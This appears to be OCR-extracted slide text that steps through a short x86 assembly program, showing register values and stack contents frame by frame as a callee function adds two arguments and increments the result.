  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```




%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000


%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```



%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```



0xFFFFFFFF

0xfd2d4 0xfd2c0

0xfd2d0

0x28

0xfd2bc 0xa

0xfd2b8 0x80483bf


0xfd2b4 0xfd2d0

0xfd2b0

0x00000000

%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

```
callee:
  push %ebp                0x8048394
  mov %esp,%ebp            0x8048395
  mov 0xc(%ebp),%eax       0x8048397
  mov 0x8(%ebp),%edx       0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax            0x80483a0
  pop %ebp                 0x80483a3
  ret                      0x80483a4
main:
  push %ebp                0x80483a5
  mov %esp,%ebp            0x80483a6
  sub $0x18,%esp           0x80483a8
  movl $0x28,0x4(%esp)     0x80483ab
  movl $0xa,(%esp)         0x80483b3
  call 0x8048394           0x80483ba
  mov %eax,-0x4(%ebp)      0x80483bf
  mov -0x4(%ebp),%eax      0x80483c2
  leave                    0x80483c5
  ret                      0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000


%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

```
callee:
   push %ebp                    0x8048394
   mov %esp,%ebp                0x8048395
   mov 0xc(%ebp),%eax           0x8048397
   mov 0x8(%ebp),%edx           0x804839a
   lea (%edx,%eax,1),%eax0x804839d
➡  add $0x1,%eax                0x80483a0
   pop %ebp                     0x80483a3
   ret                          0x80483a4
main:
   push %ebp                    0x80483a5
   mov %esp,%ebp                0x80483a6
   sub $0x18,%esp               0x80483a8
   movl $0x28,0x4(%esp)         0x80483ab
   movl $0xa,(%esp)             0x80483b3
   call 0x8048394               0x80483ba
   mov %eax,-0x4(%ebp)          0x80483bf
   mov -0x4(%ebp),%eax          0x80483c2
   leave                        0x80483c5
   ret                          0x80483c6
```




%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



